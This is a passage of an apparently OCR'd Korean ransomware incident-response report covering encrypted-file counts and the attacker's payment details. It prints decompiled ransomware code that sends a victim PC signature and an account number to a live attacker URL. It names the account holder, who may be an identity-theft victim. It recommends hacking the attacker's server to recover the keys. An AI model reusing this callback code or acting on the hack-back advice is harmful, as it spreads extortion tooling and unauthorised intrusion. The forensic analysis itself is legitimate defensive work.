


Figure 4-2-7. Users 디렉토리 추출

그래서 C:\Users 디렉토리만 따로 추출해 Figure 4-2-6. 에서와 똑같은 옵션으로 찾기를 진행했습니다




Figure 4-2-8. Users디렉토리에서 암호화된 파일 검색

Users디렉토리에선 총 25개가 나왔습니다

Figure 4-2-6 과 Figure 4-2-8을 종합해보면 총 70개의 암호화된 파일들이 존재하지만

FTK Imager로 Users디렉토리에 있는것들을 열어보던 중 암호화되지 않은 파일도 있다는 것을 발견 했습니다

암호화되지 않은 파일들은 아래와 같습니다

C:\users\KAB\Downloads\업무협조서신.docx_enc

C:\Windows\ShellNew\EXCEL12.XLSX_ENC

C:\windows\ShellNew\PWRPNT12.PPTX_ENC


랜섬웨어 파일인 temp.exe가 확보되지 않아 어떤 이유로 암호화가 안된건지는 파악하지 못했지만 위 세개는 암호화 되지 않았음을 확인했습니다

4-3. 추가내용

침해대응 보고서인 만큼 공격자에 대한 식별도 중요하다고 생각합니다

공격자는 자신을 식별할 증거를 많이 남기지 않았지만

OfficeHelp.exe를 실행하면 공격자의 계좌번호와 은행정보가 나옵니다



4-3-1. OfficeHelp.exe 실행 화면

4-3-2. 공격자 계좌 조회

박상호라는 이름을 가진 사람의 계좌로 파악되었습니다

공격자일수도, 명의도용된 사람일 수도 있지만 공격자 추적에 대한 실마리가 확보되었습니다

추가로, OfficeHelp.exe를 .py로 변환한 Popup.py를 보면

```
def btnClick(self):
    title = u''
    text = u''
    edit_text = self.UI_Edit_Value.text()
    if edit_text != '':
        title = u'\uc694\uccad \uc644\ub8cc'
        text = u'\uc785\uae08 \ud655\uc778 \ud6c4 \ubcf5\ud638\ud654\ub97c \uc218\ud589\ud569\ub2c8\ub2e4.'
        sig = self.GenerateSignature()
        try:
            self._key = self.Send('http://poworks.com/wp-includes/SimplePie/Cache/Key.php?s03p08=%s&a88d11=%s' % (sig.upper(), edit_text))
            self._key = self._key.rstrip()
        except:
            title = u'\uc5d0\ub7ec'
            text = u'\uc5d0\ub7ec\uac00 \ubc1c\uc0dd\ud558\uc600\uc2b5\ub2c8\ub2e4.\r\n\uc778\ud130\ub137 \uc5f0\uacb0\uc744 \ud655\uc778\ud57
        if self._key != 'Error':
            QtGui.QMessageBox.information(self, u'\uc7a0\uc2dc\ub9cc \uae30\ub2e4\ub824\uc8fc\uc138\uc694.', u'\uc7a0\uc2dc\ub9cc \uae30\ub2e4
    else:
        title = u'\uc785\ub825 \uc624\ub958'
        text = u'\uacc4\uc88c \ubc88\ud638\ub97c \uc785\ub825\ud574 \uc8fc\uc138\uc694.'
    QtGui.QMessageBox.information(self, title, text)
```

4-3-3. Popup.py의 btnClick함수

btnClick함수에서 editbox의 내용을

http://poworks.com/wp-includes/SimplePie/Cache/Key.php?s03p08=[pc시그니처]&a88d11=[에딧박스의내용]

으로 전송하는 것을 알 수 있습니다

대응 시간(12시간)이내에 공격자의 서버를 해킹하는덴 실패했지만

공격자가 암호화키를 저장하는 시스템과 같은 시스템, 같은 데이터베이스 일것으로 추정됩니다.

따라서 박보안 부장의 pc의 암호화 되어 있는 문서는 400만원을 제공하지 않아도 공격자의 서버에 대한 접근권한이 획득되면 복호화가 가능합니다

5. 대응 방안

우선 랜섬웨어 피해에서 복구하기 위해 공격자의 서버를 압수하거나 서버에서 동작하고 있는 웹 어플리케이션을 공격해 데이터베이스에 저장된 암호화키를 획득하는 것이 가장 급선무일 것 입니다

암호화된 방식은 양방향 암호화 알고리즘인 Blowfish이기 때문에

암호화 키만 확보된다면 암호화된 문서를 모두 복구 할 수 있습니다

또한, 추가 피해를 방지하기 위해 랜섬웨어 다운로더(참고지침.hwp)가 한글 워드프로세서의 어떤 취약점을 공격하였는지 파악해 벤더사에 패치를 요구해야 하고 패치가 완료되기 전까진 해당 워드프로세서를 사용하는 것을 자제해야 합니다

그리고 공격자일수도, 명의도용의 피해자일수도 있는 박상호님을 조사해 공격자를 파악해야 할 것입니다.